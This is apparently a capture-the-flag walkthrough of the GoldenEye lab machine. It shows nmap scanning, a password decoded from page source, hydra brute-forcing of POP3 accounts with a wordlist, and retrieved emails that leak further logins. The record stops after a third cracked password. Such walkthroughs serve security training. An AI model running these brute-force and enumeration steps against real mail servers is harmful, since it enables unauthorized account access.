
GoldenEye


Nmap

`nmap -p- -Pn -A <MACHINE IP>`



```
Discovered open port 25/tcp on 10.10.150.31
Discovered open port 80/tcp on 10.10.150.31
Discovered open port 55006/tcp on 10.10.150.31
Connect Scan Timing: About 4.06% done; ETC: 04:
Stats: 0:00:44 elapsed; 0 hosts completed (1 up
Connect Scan Timing: About 5.92% done; ETC: 04:
Increasing send delay for 10.10.150.31 from 0 t
Connect Scan Timing: About 9.10% done; ETC: 04:
Connect Scan Timing: About 14.00% done; ETC: 04
Increasing send delay for 10.10.150.31 from 5 t
Stats: 0:02:30 elapsed; 0 hosts completed (1 up
Connect Scan Timing: About 18.69% done; ETC: 04
Stats: 0:03:04 elapsed; 0 hosts completed (1 up
Connect Scan Timing: About 22.11% done; ETC: 04
Increasing send delay for 10.10.150.31 from 10
Connect Scan Timing: About 24.39% done; ETC: 04
Discovered open port 55007/tcp on 10.10.150.31
```

Recon




```
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
```

InvincibleHack3r

/sev-home/


boris
InvincibleHack3r



```
Qualified GoldenEye Network Operator Supervisors:
Natalya
Boris

 -->

</html>
```

Bruteforce pop3

`hydra -l Natalya -P /usr/share/wordlists/fasttrack.txt pop3://<Machine IP>:55007`




```
kali@kali:~$ hydra -l Natalya -P /usr/share/wordlists/fasttrack.txt pop3://10.10.70.251:55007
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illeg
al purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-20 22:08:24
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
nd, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.70.251:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.70.251   login: Natalya   password: bird
[STATUS] 111.00 tries/min, 222 tries in 00:02h, 1 to do in 00:01h, 15 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-20 22:10:35
```

User: Natalya

Pass: bird

```
hydra -l Boris -P /usr/share/wordlists/fasttrack.txt pop3://<Machine IP>:55007
```



```
kali@kali:~$ hydra -l Boris -P /usr/share/wordlists/fasttrack.txt pop3://10.10.70.251:55007
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illeg
al purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-20 22:13:30
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.70.251:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.70.251   login: Boris   password: secret1!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-20 22:16:13
```

User: Boris

Pass: secret1!


Nc to pop3

```
nc <Machine IP> 550007
```

Boris

Message 1:


```
RETR 1
```



```
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E47454B1
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan ema
ils for security risks because I trust you and the other admins here.
.
```

Message 2:


`RETR 2`



```
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
.
```

Message 3:

`RETR 3`




```
RETR3
-ERR Unknown command: RETR3
RETR 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id 4B9F4454B1
        for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Place them
 in a hidden file within the root directory of this server then remove from this email. There can only be one set o
f these acces codes, and we need to secure them for the final execution. If they are retrieved and captured our pla
n will crash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will push to
our final stages....

PS - Keep security tight or we will be compromised.

.
```

Natalya

Message 1:


`RETR 1`



```
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id D5EDA454B1
        for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you
 once a student is designated to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndi
cate named Janus.
.
```

Message 2:

`RETR 2`




```
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config
issues, especially is it's related to security...even if it's not, just enter it in under the guise of "security"..
.it'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.


.
```

/etc/hosts

Add `severnaya-station.com` to /etc/hosts

User: Xenia
Pass: RCP90rulez!



Xenia X
↔
Dr Doak
Add contact | Block contact
All messages | Recent messages | New messages (1)

Tuesday, 24 April 2018

09:24 PM: Greetings Xenia,

As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here.

My email username is...


doak

Thank you,

Cheers,

Dr. Doak "The Doctor"
Training Scientist - Sr Level Training Operating Supervisor
GoldenEye Operations Center Sector
Level 14 - NO2 - id:998623-1334
Campus 4, Building 57, Floor -8, Sector 6, cube 1,007
Phone 555-193-826
Cell 555-836-0944
Office 555-846-9811
Personal 555-826-9923
Email: doak@
Please Recycle before you print, Stay Green aka save the company money!
"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy
"You miss 100% of the shots you don't shoot at" - Wayne G.
THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS.

```
hydra -l doak -P /usr/share/wordlists/fasttrack.txt pop3://<Machine IP>:55007
```




```
kali@kali:~$ hydra -l doak -P /usr/share/wordlists/fasttrack.txt pop3://10.10.111.231:55007
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-21 15:43:51
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking pop3://10.10.111.231:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active
[STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active
[55007][pop3] host: 10.10.111.231   login: doak   password: goat
1 of 1 target successfully completed, 1 valid password found
